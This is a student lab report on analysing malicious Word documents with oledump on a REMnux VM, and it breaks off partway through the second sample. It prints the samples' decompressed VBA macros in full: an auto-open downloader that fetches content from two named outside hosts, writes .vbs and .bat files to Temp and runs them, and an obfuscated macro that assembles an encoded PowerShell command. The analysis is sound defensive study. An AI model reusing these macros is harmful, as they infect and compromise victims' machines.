Jason Hodge


Lab 05 – Malicious Documents

November 22, 2023

Description:

In the first part of this lab, I downloaded the REMnux virtual machine (VM) and downloaded oledump to use for malware analysis of suspicious files. Then I extracted the suspicious files out of the password protected zip file and began conducting malware analysis tests on them. With the conducted tests I was able to retrieve all the contained information within these files right down to the string level, which allowed me to view execution commands and paths within these files. Through utilizing the automated tool hybrid-analysis, I was able to gain more knowledge about the malware samples in each of the three files.

Topology:



This is an overview of the entire lab's connections including the tools and resources used.

Key Syntax:

- python oledump.py -m invokes the script (help commands).
- python oledump.py -m | more pipes it through more to read all the output.
- ‘file’ command inspects a file.
- oledump.py: Displays the streams.
- oledump.py -s (stream number) -v (decompress VBA Macros)
- strings command inspects and displays the full text contents.
- .gz is used to compress a file.

Verification:

TASK ONE: Virtual Machine Setup

```
remnux@remnux: ~/Documents/Oledump
remnux@remnux:~/Documents/Oledump$ python3 oledump.py -m
Usage: oledump.py [options] [file]
Analyze OLE files (Compound Binary Files)

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -m, --man             Print manual
  -s SELECT, --select=SELECT
                        select item nr for dumping (a for all)
  -d, --dump            perform dump
  -x, --hexdump         perform hex dump
  -a, --asciidump       perform ascii dump
  -A, --asciidumprle    perform ascii dump with RLE
  -S, --strings         perform strings dump
  -T, --headtail        do head & tail
  -v, --vbadecompress   VBA decompression
  --vbadecompressskipattributes
                        VBA decompression, skipping initial attributes
  --vbadecompresscorrupt
                        VBA decompression, display beginning if corrupted
  -r, --raw             read raw file (use with options -v or -p
  -t TRANSLATE, --translate=TRANSLATE
                        string translation, like utf16 or .decode("utf8")
  -e, --extract         extract OLE embedded file
  -i, --info            print extra info for selected item
  -p PLUGINS, --plugins=PLUGINS
                        plugins to load (separate plugins with a comma , ;
                        @file supported)
  --pluginoptions=PLUGINOPTIONS
                        options for the plugin
  --plugindir=PLUGINDIR
                        directory for the plugin
  -q, --quiet           only print output from plugins
  -y YARA, --yara=YARA  YARA rule-file, @file, directory or #rule to check
                        streams (YARA search doesn't work with -s option)
  -D DECODERS, --decoders=DECODERS
                        decoders to load (separate decoders with a comma , ;
                        @file supported)
  --decoderoptions=DECODEROPTIONS
                        options for the decoder
  --decoderdir=DECODERDIR
                        directory for the decoder
  --yarastrings         Print YARA strings
  -M, --metadata        Print metadata
  -c, --calc            Add extra calculated data to output, like hashes
  --decompress          Search for compressed data in the stream and
                        decompress it
  -V, --verbose         verbose output with decoder errors and YARA rules
  -C CUT, --cut=CUT     cut data
  -E EXTRA, --extra=EXTRA
                        add extra info (environment variable: OLEDUMP_EXTRA)
  --storages            Include storages in report
  -f FIND, --find=FIND  Find D0CF11E0 MAGIC sequence (use l for listing,
                        number for selecting)
  -j, --jsonoutput      produce json output
  -u, --unuseddata      Include unused data after end of stream
  --password=PASSWORD   The ZIP password to be used (default infected)

Manual:
```


Kind of like a help command for Kali Linux tools, the python oledump.py -m displays command options.

```
remnux@remnux:~/Documents/Oledump$ python3 oledump.py -m | more
Usage: oledump.py [options] [file]
Analyze OLE files (Compound Binary Files)

Options:
  --version             show program's version number and exit
  -h, --help            show this help message and exit
  -m, --man             Print manual
  -s SELECT, --select=SELECT
                        select item nr for dumping (a for all)
  -d, --dump            perform dump
  -x, --hexdump         perform hex dump
  -a, --asciidump       perform ascii dump
  -A, --asciidumprle    perform ascii dump with RLE
  -S, --strings         perform strings dump
  -T, --headtail        do head & tail
  -v, --vbadecompress   VBA decompression
  --vbadecompressskipattributes
                        VBA decompression, skipping initial attributes
  --vbadecompresscorrupt
                        VBA decompression, display beginning if corrupted
  -r, --raw             read raw file (use with options -v or -p
  -t TRANSLATE, --translate=TRANSLATE
                        string translation, like utf16 or .decode("utf8")
  -e, --extract         extract OLE embedded file
  -i, --info            print extra info for selected item
  -p PLUGINS, --plugins=PLUGINS
                        plugins to load (separate plugins with a comma , ;
                        @file supported)
  --pluginoptions=PLUGINOPTIONS
                        options for the plugin
  --plugindir=PLUGINDIR
                        directory for the plugin
  -q, --quiet           only print output from plugins
  -y YARA, --yara=YARA  YARA rule-file, @file, directory or #rule to check
                        streams (YARA search doesn't work with -s option)
  -D DECODERS, --decoders=DECODERS
                        decoders to load (separate decoders with a comma , ;
                        @file supported)
  --decoderoptions=DECODEROPTIONS
                        options for the decoder
  --decoderdir=DECODERDIR
                        directory for the decoder
  --yarastrings         Print YARA strings
  -M, --metadata        Print metadata
  -c, --calc            Add extra calculated data to output, like hashes
  --decompress          Search for compressed data in the stream and
                        decompress it
  -V, --verbose         verbose output with decoder errors and YARA rules
  -C CUT, --cut=CUT     cut data
  -E EXTRA, --extra=EXTRA
                        add extra info (environment variable: OLEDUMP_EXTRA)
  --storages            Include storages in report
  -f FIND, --find=FIND  Find D0CF11E0 MAGIC sequence (use l for listing,
                        number for selecting)
  -j, --jsonoutput      produce json output
  -u, --unuseddata      Include unused data after end of stream
  --password=PASSWORD   The ZIP password to be used (default infected)
```

This command is similar to the previous one in displaying command options, but it displays more sections you can iterate through.

```
remnux@remnux:~$ sudo -i
root@remnux:~# cd /home/remnux/Downloads
root@remnux:/home/remnux/Downloads# ls -l
total 224
-rw-rw-r-- 1 remnux remnux  86466 Nov 21 19:10 lab05-maldoc-samples.gz
drwxrwxr-x 2 remnux remnux   4096 Nov 21 18:26 oledump_V0_0_75
-rw-rw-r-- 1 remnux remnux 134106 Nov 21 18:24 oledump_V0_0_75.zip
root@remnux:/home/remnux/Downloads# gunzip lab05-maldoc-samples.gz

gzip: lab05-maldoc-samples.gz: encrypted file -- use unzip
root@remnux:/home/remnux/Downloads# unzip lab05-maldoc-samples.gz
Archive:  lab05-maldoc-samples.gz
[lab05-maldoc-samples.gz] lab05_samples/748ef5288c8388d43a89515ef43457a0 password:
  inflating: lab05_samples/748ef5288c8388d43a89515ef43457a0
  inflating: lab05_samples/7a618482be272bb1fcb4af69a3f649a3
  inflating: lab05_samples/b7bb6d16c9caaf36e14638a647c67715
root@remnux:/home/remnux/Downloads#
```

In this snip I gained root admin privileges and checked out as well as unzipped the lab05-maldoc-samples folder. Notice I had to change the file type to .gz to compress the zip file. Without doing this I was unable to unzip the folder.



This shows the hardware settings where we made the network connection host only to isolate the VM from my local PC.

TASK TWO: Malware Analysis

File and Oledump.py Tests

```
remnux@remnux: ~/Downloads/lab05_samples
remnux@remnux:~/Downloads/lab05_samples$ file 748ef5288c8388d43a89515ef43457a0
748ef5288c8388d43a89515ef43457a0: Composite Document File V2 Document, Little Endian, Os: Windows, V
ersion 6.2, Code page: 1251, Template: Normal.dotm, Revision Number: 1, Name of Creating Application
: Microsoft Office Word, Create Time/Date: Wed Aug 19 13:18:00 2015, Last Saved Time/Date: Wed Aug 1
9 13:39:00 2015, Number of Pages: 1, Number of Words: 3, Number of Characters: 19, Security: 0
remnux@remnux:~/Downloads/lab05_samples$
```

Here I inspected the first file for basic information such as creation date, code page, the memory storage method format (Little Endian), etc.

```
remnux@remnux:~/Downloads/lab05_samples$ oledump.py 748ef5288c8388d43a89515ef43457a0
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      8730 '1Table'
  5:     10826 'Data'
  6:       533 'Macros/PROJECT'
  7:        89 'Macros/PROJECTwm'
  8: M    2454 'Macros/VBA/Module1'
  9: M    4497 'Macros/VBA/Module2'
 10: M    7500 'Macros/VBA/ThisDocument'
 11:      4676 'Macros/VBA/_VBA_PROJECT'
 12:       587 'Macros/VBA/dir'
 13:      4148 'WordDocument'
```

Next, I used the oledump.py command to display the streams associated with the file.

```
remnux@remnux:~/Downloads/lab05_samples$ oledump.py -s 8 -v 748ef5288c8388d43a89515ef43457a0
Attribute VB_Name = "Module1"
Sub Hameleon()
Dim ij As Integer
Dim charCount As Integer
charCount = ActiveDocument.Characters.Count - 1
BHDW = "#"
NJHD = "qwjdqhw 12g ahsjdg gh"
JFQW = "$"
ij = 0
Do While True
    ij = ij + 1
    If (ActiveDocument.Characters(ij) = BHDW) Then
        If (ActiveDocument.Characters(ij - 1) = JFQW) Then
            ActiveDocument.Range(Start:=0, End:=ij).Delete
            ActiveDocument.Range(Start:=0, End:=charCount - ij - 1).Font.ColorIndex = wdBlack
            Exit Do
        End If
    End If
    If (ij = charCount) Then
        Exit Do
    End If
Loop
End Sub

Public Function Goabc(sps As String)
QHDHUSB = "vhvdgh gfdghqf hdw agsdfqgh"
Goabc = Environ(sps)
End Function
```

Then I used the stream number 8 and decompressed the VBA Macros and received an execution command for an active document when certain requirements are met.

```
remnux@remnux:~/Downloads/lab05_samples$ oledump.py -s 9 -v 748ef5288c8388d43a89515ef43457a0
Attribute VB_Name = "Module2"
Public Function Fuflmdjoo(a As String)
Dim bydd As Variant
bydd = Shell(a, 0)
NQUHDJASD = "hdjkwq hqw dfgasjqwkdhjkqwhd gfs"
End Function
Public Function Kakarumba(n As Integer)
Dim i As Integer
For i = 1 To n Step 1
    Randomize
    Kakarumba = Kakarumba + "" + Chr(Int(121 * Rnd) + 97)
Next i
BHQWJD = ""
End Function
Public Function Klklklklklkl(nbqjbdjqw As String)
Dim dhjqwqkjww As Integer, aaqjwhdq As Integer, Mhdbqwdbnsagdwhqdghd As Object, AHUDWQI As String
Dim ashdUHhda As String, dddc As Integer, GWJUQHWDDD As String, AsaHuhqdjhasd As String, AAHQJD As S
tring, hqudhhajs As String
AsaHuhqdjhasd = nbqjbdjqw
ashdUHhda = AsaHuhqdjhasd
'sadqwwdq
dddc = 1 - (Atn(10 + 10))
HQDUQ = hhr(Val(81 + dddc))
hqudhhajs = klmn(Val(78 + dddc))
BHQDHJWQDW = "M" & "L2" & "." + "S" & "er" & "verX" & "MLH"
BYGDWHQGWHDWQ = BHQDHJWQDW + "TT" + HQDUQ
'fkqwd
GWJUQHWDDD = "E"
NNNHDQYUWG = Chr(11 * 2 * 4 + 4 * dddc)
GWJUQHWDDD = "G" + GWJUQHWDDD & NNNHDQYUWG
DWQJDIQWDKWQJDHBB = hqudhhajs + "SX" + BYGDWHQGWHDWQ
'qwndjkqwq
Set Mhdbqwdbnsagdwhqdghd = CreateObject(DWQJDIQWDKWQJDHBB)
'qgdhjqwghqj
Mhdbqwdbnsagdwhqdghd.Open GWJUQHWDDD, ashdUHhda
Mhdbqwdbnsagdwhqdghd.Send (AHUDWQI)
AAHQJD = ThisDocument.NHdjhasbdhas(Mhdbqwdbnsagdwhqdghd)
Klklklklklkl = AAHQJD

End Function

Sub Crispy(NumOfSeconds As Long)
Dim SngSec As Long
SngSec = Timer + NumOfSeconds
Do While Timer < SngSec
DoEvents
Loop
End Sub


Public Function klmn(pag As Integer)
klmn = Chr(pag)
End Function

Public Function hhr(sps As Integer)
hhr = Chr(sps)
End Function
```

Here I used stream number 9 and decompressed the VBA Macros and received some more execution commands for when certain requirements are met within a system.

```
remnux@remnux:~/Downloads/lab05_samples$ oledump.py -s 10 -v 748ef5288c8388d43a89515ef43457a0
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True

Sub Auto_Open()
    Kalumna
End Sub
Sub Kalumna()
    QDQWASD = "1eji2ejh gashjgdjas djhg "
    Somaka
End Sub
Sub AutoOpen()
    Kalumna
End Sub
Sub Somaka()

    Dim MADRID As String, MOTOROLA As String, KIPARIS As String
    Dim TSTS As String, CDDD As String, LNSS As String, STT1 As String, STT2 As String
    Dim PBIn As String, CONT As String
    Dim Ndjs As Integer
    Dim ABTH As String, BBTH As String
    Dim klmn As Integer, TTKK As String
    Dim GEFORCE1 As String, GEFORCE2 As String, hdjshd As Integer


    KIPARIS = Module2.hhr(92)
    MADRID = Samsung(9842)
    MOTOROLA = "Tem" & "p"
    PH2 = Module1.Goabc(MOTOROLA) + KIPARIS

    ART = 315
    BFT = 316

    Ndjs = Sgn(Asc(Module2.Kakarumba(1)) - 342) + 103 + 2
    ATTH = Chr(Ndjs) + Chr(Ndjs + 12) + Chr(Ndjs + 12) + Chr(Ndjs + 8)
    ATTH = ATTH + "://"

    TSTS = ".txt"
    CDDD = "8179826378126.txt"
    LNSS = "rara" + TSTS
    STT1 = "bigdiscountsonline.info/css/_notes/"
    STT2 = "endlessdeals.info/css/_notes/"


    PBIn = ATTH + STT1 + CDDD

    CONT = Module2.Klklklklklkl(PBIn)
    BHJD = Right(CONT, 15)
    hdjshd = InStr(1, BHJD, "exit")

    If (hdjshd = 0) Then
    PBIn = ATTH + STT2 + CDDD
    CONT = Module2.Klklklklklkl(PBIn)
    NFBH = Module2.Klklklklklkl(ATTH + STT2 + LNSS)
    Else
```

```
    Else
    NFBH = Module2.Klklklklklkl(ATTH + STT1 + LNSS)
    End If

    Module2.Crispy (1)

    CPLRP1 = "pioneer"
    CPLRP2 = "paytina"
    CPLRP3 = "cranberry"

    CONT = Replace(CONT, CPLRP1, PH2, 1)
    CONT = Replace(CONT, CPLRP2, NFBH, 1)
    CONT2 = Replace(CONT, CPLRP3, MADRID, 1)

    TTKK = "$"

    klmn = CInt(Len(CONT2))
    For i = 1 To klmn
        If (Mid(CONT2, i, 1) = TTKK) Then
            If (Mid(CONT2, i - 1, 1) = TTKK) Then
                GEFORCE1 = Mid(CONT2, 1, i - 2)
                GEFORCE2 = Mid(CONT2, i + 1, klmn - i)
            End If
        End If
    Next i

    ABTH = PH2 + MADRID + ".vbs"
    BBTH = PH2 + MADRID + ".bat"


    Open ABTH For Output As #ART
    Print #ART, GEFORCE1
    Close #ART

    Module2.Crispy (1)

    Open BBTH For Output As #BFT
    Print #BFT, GEFORCE2
    Close #BFT

    Module2.Crispy (1)

    QUHDQ = Module2.Fuflmdjoo(BBTH)
    Module1.Hameleon

End Sub
Sub Workbook_Open()
    NQWDKWQ = "1heui21g hj1gejh12g ekj12hejkh2 "
    Kalumna
End Sub
Public Function NHdjhasbdhas(a As Object)
NHdjhasbdhas = (a.responsetext)
End Function
Public Function Samsung(a As Integer)
Randomize
Samsung = CStr(Int((a / 2 * Rnd) + a))
End Function
Public Function Creasqwdqwjdk(a As String)
Creasqwdqwjdk = CreateObject(a)
End Function
Public Function Hhqudhqwgyuqwaaa(a As Integer)
Hhqudhqwgyuqwaaa = Sgn(a)
End Function
```

Lastly for the first file, I used stream number 10 and decompressed the VBA Macros and received some more execution commands for programs and software's within a system.

```
remnux@remnux:~/Downloads/lab05_samples$ file 7a618482be272bb1fcb4af69a3f649a3
7a618482be272bb1fcb4af69a3f649a3: Composite Document File V2 Document, Little Endian, Os: Windows, V
ersion 6.1, Code page: 1252, Title: 76744Yl81184, Subject: 8762Yl31123, Author: 34837Ydashafyt77571,
 Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Cre
ate Time/Date: Wed Jun  6 14:26:00 2018, Last Saved Time/Date: Wed Jun  6 14:26:00 2018, Number of P
ages: 1, Number of Words: 0, Number of Characters: 1, Security: 0
remnux@remnux:~/Downloads/lab05_samples$
```

Here I inspected the second file for basic information such as creation date, application created on, the memory storage method format (Little Endian), etc.

```
remnux@remnux:~/Downloads/lab05_samples$ oledump.py 7a618482be272bb1fcb4af69a3f649a3
  1:       114 '\x01CompObj'
  2:       348 '\x05DocumentSummaryInformation'
  3:       440 '\x05SummaryInformation'
  4:      8240 '1Table'
  5:     22353 'Data'
  6:       450 'Macros/PROJECT'
  7:        80 'Macros/PROJECTwm'
  8: M    3152 'Macros/VBA/IqpVaLqKjFMMSN'
  9:      9123 'Macros/VBA/_VBA_PROJECT'
 10:      1278 'Macros/VBA/__SRP_0'
 11:       106 'Macros/VBA/__SRP_1'
 12:       364 'Macros/VBA/__SRP_2'
 13:       145 'Macros/VBA/__SRP_3'
 14: M   20322 'Macros/VBA/aDGbsjNITN'
 15:       587 'Macros/VBA/dir'
 16:      4096 'WordDocument'
```

Next, I used the oledump.py command to display the streams associated with the second file.

```
remnux@remnux:~/Downloads/lab05_samples$ oledump.py -s 8 -v 7a618482be272bb1fcb4af69a3f649a3
Attribute VB_Name = "IqpVaLqKjFMMSN"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Function wNjqSj()
On Error Resume Next
hfznm = CStr(NbbFU * Tan(PmPJqQ * Int(pzQwL * Sqr(98136) / WpAsUW + Fix(90732)) / 61786 * Round(43420 /
 Log(29548 - aJfPo) + 28726 - Vbmvc)) / 42241 + CByte(60629))
SwRQjn = CStr(nzYbik * Tan(zjPAmP * Int(jaJCm * Sqr(80914) / NaMiN + Fix(40857)) / 8685 * Round(97368 /
 Log(27243 - ijmWh) + 82793 - jbXdC)) / 61743 + CByte(54421))
wNjqSj = BbnsFEcSomT + Shell(USjCkRYTs + Chr(HqqYZ + vbKeyC + HjdBCYIWPS) + OnfdCiTubwo + mkfNGSDM + Mc
LXiicTOj + dPvMipisC + EJpvRMdvF, 74023 - 74023)
PtlWIO = CStr(zQaXLz * Tan(PtzVK * Int(Cdjwj * Sqr(93325) / LTuKu + Fix(70243)) / 89733 * Round(95662 /
 Log(53620 - cFqpm) + 41052 - KfPKMd)) / 58416 + CByte(62794))
End Function
Sub Autoopen()
On Error Resume Next
LhlJn = CStr(MsiiWP * Tan(bCXnbW * Int(TcQIo * Sqr(76590) / hLwpP + Fix(58258)) / 47747 * Round(48796 /
 Log(25364 - Sfpsz) + 12264 - wjiEN)) / 74315 + CByte(47944))
wNjqSj
HQCjR = CStr(Vzifhj * Tan(GlDBpL * Int(vjXVV * Sqr(17252) / HFzTY + Fix(49673)) / 75946 * Round(15489 /
 Log(26941 - qwizf) + 13914 - QWSrv)) / 59270 + CByte(5210))
End Sub
```

Then I used the stream number 8 and decompressed the VBA Macros and received an execution command that calculates mathematical equations like Tan and Log when conditions are met.

```
remnux@remnux:~/Downloads/lab05_samples$ oledump.py -s 14 -v 7a618482be272bb1fcb4af69a3f649a3
Attribute VB_Name = "aDGbsjNITN"
Function OnfdCiTubwo()
On Error Resume Next
wchazb = CStr(bGWGrh * Tan(sCPiZ * Int(mIrut * Sqr(14168) / TwLMzz + Fix(52758)) / 50538 * Round(79724
/ Log(20714 - vAspb) + 95468 - TuPpTr)) / 44648 + CByte(80913))
Ttfnq = "md" + " TACAiZWidzJ Ql" + "ELiFOErRhvNKi" + "aJ" + "WsYwW wlJfOqlY" + "PlH" + "p "
Goknh = CStr(wHduJG * Tan(FwDrrm * Int(TwjuB * Sqr(50615) / PiiUp + Fix(18938)) / 89162 * Round(39800 /
 Log(71907 - XqDEl) + 23399 - nmapSm)) / 53617 + CByte(99580))
AjisQjiuqiz = "&    " + " %^c^o^m^S^p^E" + "^c^%  " + "   %^c^o^m^S^p"
QlJHql = CStr(jjcwa * Tan(wwkLw * Int(BjVhk * Sqr(1650) / PzXzr + Fix(5971)) / 39430 * Round(8903 / Log
(86413 - KdNlj) + 44469 - INFTp)) / 55174 + CByte(8332))
pAzjRitjFd = "^E^c" + "^%   " + "  /V " + "        /c  " + "         set %" + "AwpZiQ" + "oBRUEQPsH%" +
 "=cRwTOVNzvj&" + "&set %"
oHwBv = CStr(ZHkWH * Tan(jlvGP * Int(pahki * Sqr(33509) / zZXvm + Fix(48572)) / 44021 * Round(36237 / L
og(81252 - vVDzE) + 71695 - dOcOo)) / 44516 + CByte(34241))
vJLUt = "YrMvOF" + "QhX%=p&" + "&set %" + "CTWbrSlIw" + "sfzwt%=o^" + "w&" + "&se" + "t %pAjKSKGUdiTz"
+ "NII%="
DmniZD = CStr(hpwiC * Tan(wzkpt * Int(AkMGko * Sqr(21975) / UpzJB + Fix(10278)) / 92499 * Round(66207 /
 Log(74804 - oRAWoO) + 97331 - jKiRr)) / 46738 + CByte(90703))
wYpCOsEwo = "Rdj" + "tQWiQvz" + "&&set %bCb" + "azDZpqJqEP" + "%=!%YrMv" + "OFQhX"
ROrfCp = CStr(vFsrp * Tan(wPPKBB * Int(hivwHK * Sqr(11468) / cCzZO + Fix(24252)) / 76671 * Round(63719
/ Log(82465 - jzDER) + 93349 - JwmvP)) / 12978 + CByte(82094))
cDinJ = "%!&&set %nob" + "ijsdvao" + "VGBuK" + "%=OdAfEqL" + "tEj" + "RCTT" + "&&set %wau"
THnTt = CStr(sjNTC * Tan(RbQJiY * Int(UBYdN * Sqr(98376) / wNTFNv + Fix(12917)) / 4921 * Round(90044 /
Log(9309 - NzjoQ) + 81469 - OBFijd)) / 24741 + CByte(81236))
RbABn = "WYPWLOzP%=e^" + "r&&set %rbXUXQ" + "CsTtY" + "NK%=!%CTWbrSlIw" + "sf" + "zwt%!&&se" + "t %i" +
 "TXpEXwqE" + "Hkkj%=s&&s"
OnfdCiTubwo = Ttfnq + AjisQjiuqiz + pAzjRitjFd + vJLUt + wYpCOsEwo + cDinJ + RbABn
End Function
Function mkfNGSDM()
On Error Resume Next
WVuia = CStr(RZiPH * Tan(GnPjL * Int(UbUjl * Sqr(65625) / wzWQhq + Fix(85506)) / 44352 * Round(85963 /
Log(70109 - AaatjJ) + 19169 - iiINq)) / 3647 + CByte(40515))
ClolQzMYc = "et %R" + "PPUXRswv" + "bTRhTz" + "%=bmiVHFP" + "Q&&set %zjU" + "navSRR%=he&" + "&set %"
sPjqk = CStr(mcWvJ * Tan(YPjNDi * Int(liauKW * Sqr(68960) / NpjjOM + Fix(43074)) / 295 * Round(15405 /
Log(18636 - wnnwWl) + 1372 - cTvuK)) / 15595 + CByte(41606))
LEHtMUXn = "VKzjjIHd" + "bbC%=ll&&!%bC" + "bazDZpqJqEP%!!%" + "rb" + "XUXQCsTtYNK%!!%" + "wauWYPWLOzP%!
" + "!%iTXpEXwqEHkk" + "j%!!%" + "zjUnavSRR%"
mRUYUA = CStr(ZmnOu * Tan(CPbDJl * Int(zkDJJJ * Sqr(13526) / RvZYsc + Fix(69758)) / 66614 * Round(76781
 / Log(71466 - waOLjW) + 11589 - aEUqBW)) / 55458 + CByte(73990))
TSaXM = "!!%VKzjjIHdb" + "bC%!  -e JgAgAC" + "gAIAAkAHAAcwBoA" + "G8AbQBFAF" + "sA" + "NA"
NKOKt = CStr(HrOqBI * Tan(jnSjp * Int(iYUnD * Sqr(65003) / cwEXBP + Fix(80424)) / 66153 * Round(40380 /
 Log(57080 - PCtHU) + 40643 - ESJXhX)) / 34229 + CByte(64465))
BcflbL = "BdACsAJABQA" + "FMA" + "aABvAE0AZQB" + "bADMAMABdA"
DdtWK = CStr(NELmqp * Tan(TjLJwU * Int(YbDzHz * Sqr(29053) / EOjGT + Fix(10626)) / 72859 * Round(9479 /
 Log(53278 - Lmpov) + 64902 - qSzZMY)) / 53078 + CByte(95553))
pPzuF = "CsAJwB4A" + "CcAKQA" + "gACgAIABu" + "AG" + "UAVwAtAE8A" + "YgBKAGUAYwB0A" + "CAAIABTAHkAUw" +
 "BUAEUATQ"
lcZuPL = CStr(qAwGk * Tan(jhijC * Int(hzkfVU * Sqr(32313) / PzsqEI + Fix(48226)) / 38594 * Round(18019
/ Log(59995 - rAYzoz) + 52155 - VlSvcV)) / 81958 + CByte(30215))
KKAYF = "AuAE" + "kAT" + "wAuAG" + "MAbwBNAFAAcgBlA"
BzDZwd = CStr(sIGBbw * Tan(XzCKk * Int(wwfua * Sqr(90613) / wBPUOs + Fix(53048)) / 36368 * Round(23682
/ Log(52814 - tWZGj) + 87190 - SZZuw)) / 50291 + CByte(21278))
fUSpczX = "FMAUwBJAE8" + "ATg" + "AuA" + "EQAZQBGAEwAQQ" + "BUAGUAcwBUA" + "HIA" + "ZQB"
FzFRI = CStr(DhBqsl * Tan(jUtLXu * Int(OksQm * Sqr(41738) / VWCFp + Fix(18031)) / 16093 * Round(74670 /
 Log(54612 - vSIqo) + 46419 - nHljF)) / 61037 + CByte(67813))
vfTfhjJV = "BAE0AKAAgAF" + "sASQBPAC4AbQBlA" + "G0ATwBSAFkAUwB0" + "AFIARQBhAG0AXQB" + "bAEMATw"
jtrVH = CStr(inrhLz * Tan(Ccfwsf * Int(FlbaL * Sqr(55318) / fkYQqS + Fix(64270)) / 18721 * Round(30435
/ Log(33316 - VYQfQ) + 15840 - YilfFn)) / 25251 + CByte(148))
LOMYWCqPmw = "BOAFY" + "AZQByAFQAX" + "QA6A" + "DoARgBSAE8ATQBC" + "AGEAcwBlAD" + "YANA" + "BzAFQAcgBJA
G" + "4AZw" + "AoACAAJwBWAFU" + "AO"
```

```
TuSQJ = CStr(MzCTRU * Tan(DsMOfW * Int(zZUTz * Sqr(75340) / qzikDq + Fix(99829)) / 27224 * Round(29097
/ Log(95686 - HqLRc) + 94192 - IsasSr)) / 15359 + CByte(81488))
vrOWZqs = "QBkA" + "FMAOABNAHcARgBQ" + "ADAAcgBlAFEAaQ" + "BrAHgAVABWAGw"
mkfNGSDM = ClolQzMYc + LEHtMUXn + TSaXM + BcflbL + pPzuF + KKAYF + fUSpczX + vfTfhjJV + LOMYWCqPmw + vr
OWZqs
End Function
Function McLXiicTOj()
On Error Resume Next
TtZwTW = CStr(VzYiOd * Tan(pdONYf * Int(iwXcou * Sqr(45854) / jncMzj + Fix(39591)) / 79194 * Round(9795
6 / Log(63419 - LpRENc) + 60440 - lPEdj)) / 20381 + CByte(96616))
GGRGzjz = "AaQBpAG" + "cATA" + "BnAG" + "wAZwBu" + "AGUAMQBBAFoA"
wCWfbH = CStr(SlGBf * Tan(UoPjn * Int(EQsJA * Sqr(17071) / mjcJtC + Fix(98913)) / 89985 * Round(46187 /
 Log(74827 - BIDSwT) + 15069 - zLQaoz)) / 92427 + CByte(80679))
OwjqRnwIHB = "VgBp" + "AGcARA" + "BRAGQATAAwAGI" + "AbwAyA" + "DIAUwBVAG0AdgB" + "hADcAZg" + "BTAC8" +
"AMgA1A" + "DAAOQBjAE" + "cA"
VEsWWs = CStr(opcNz * Tan(FwBnif * Int(mRYBZ * Sqr(17689) / WIoLw + Fix(23543)) / 11893 * Round(49331 /
 Log(38213 - GfPhdJ) + 83605 - bTGTZB)) / 35332 + CByte(32318))
